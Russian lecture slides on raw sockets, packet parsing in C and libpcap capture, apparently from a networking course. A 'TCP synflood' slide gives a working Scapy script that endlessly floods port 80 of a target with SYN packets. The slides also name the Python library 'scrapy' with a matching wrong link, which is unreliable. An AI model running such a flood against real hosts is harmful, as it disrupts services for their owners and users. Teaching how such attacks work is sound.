

Сетевые технологии и протоколы

Сокеты. Raw sockets. libcap


Список открытых портов

- netstat -tlup
- lsof -i


Raw sockets

- Получает пакет на канальном уровне(сырой пакет)
- Исключается вся обработка TCP/IP
- Применение:
 - Сетевой сниффинг
 - Блокировка пакетов(фаервол)
 - Сканирование портов
 - Создание VPN
 - Атаки DoS
 - Инъекция пакетов

Отличие сокета от сырого сокета



Сокет



Сырой сокет

Открытие

- Для открытия сокета вам нужны 3 вещи:
 - Семейство сокетов(AF_PACKET)
 - Тип сокета(SOCK_RAW)
 - Протокол(if_ether.h)(htons(ETH_P_ALL))

```
int sock_r;  
sock_r=socket(AF_PACKET, SOCK_RAW, htons(ETH_P_ALL));  
if(sock_r<0)  
{  
    printf("error in socket\n");  
    return -1;  
}
```

Принимаем сетевой пакет

Прочитать напрямую

```
unsigned char *buffer = (unsigned char *)
malloc(65536); //to receive data
memset(buffer, 0, 65536);
struct sockaddr saddr;
int saddr_len = sizeof (saddr);

//Receive a network packet and copy in to
buffer
buflen=recvfrom(sock_r,buffer,65536,0,&saddr,
(socklen_t *)&saddr_len);
if(buflen<0)
{
printf("error in reading recvfrom function\n"
);
return -1;
}
```

Привязать к адресу

```
struct sockaddr_ll in_if;
in_if.sll_family = AF_PACKET;
in_if.sll_protocol = htons(ETH_P_ALL);
if (bind(in, &in_if, sizeof(struct
sockaddr_ll)) == -1)
{
printf("bind err 0\n");
exit(-1);
}
unsigned char* buf = malloc(MAX_PKT_SIZE);
size_t size = read(in, buf, MAX_PKT_SIZE);
```

Парсим то что получили

- struct ethhdr - if_ether.h
- struct iphdr - ip.h

```
void ethernet_header(unsigned char* buffer, int buflen)
{
    struct ethhdr *eth = (struct ethhdr *) (buffer);
    fprintf(log_txt, "\nEthernet Header\n");
    fprintf(log_txt, "\t|-Source Address      :
%.2X-%.2X-%.2X-%.2X-%.2X-%.2X\n", eth->h_source[0], eth->h_source[1], eth->h_source[2], eth->h_source[3], eth->h_source[4], eth->h_source[5]);
    fprintf(log_txt, "\t|-Destination Address    :
%.2X-%.2X-%.2X-%.2X-%.2X-%.2X\n", eth->h_dest[0], eth->h_dest[1], eth->h_dest[2], eth->h_dest[3], eth->h_dest[4], eth->h_dest[5]);
    fprintf(log_txt, "\t|-Protocol          : %d\n", eth->h_proto);
}
```

Создание собственных пакетов

- scrapy - python <https://github.com/secdev/scrapy>
 - Медленный, но более простой
- libnet - с <https://github.com/libnet/libnet>
 - Быстрый но посложнее

TCP synflood

- Создадим собственный пакет
- Используем scapy или libnet

```
from scapy.all import *
target_ip = "192.168.1.1"
target_port = 80
ip = IP(dst=target_ip)
tcp = TCP(sport=RandShort(), dport=target_port, flags="S")
raw = Raw(b"X"*1024)
p = ip / tcp / raw
send(p, loop=1, verbose=0)
```

libpcap

- Программный tcpdump
- Сам по себе ничего не перехватывает, используются механизмы на уровне ядра: BPF, PF_RING
- Позволяет задавать фильтры захвата(из 1 семинара)
- Можно читать как с интерфейса так и файла pcap

```
char errbuf[512];
pcap_t *handle = pcap_open_live("eth0", 65535, 1, 1000, errbuf);
if (!handle) {
    printf("pcap_open_online error");
    return;
}
struct bpf_program filter;
if (pcap_compile(handle, &filter, "icmp", 0, 0) == -1) {
    printf("wrong bpf filter");
    return;
}
pcap_pkthdr *header;
const uint8_t *data;
auto recv = pcap_next_ex(handle, &header, &data);
```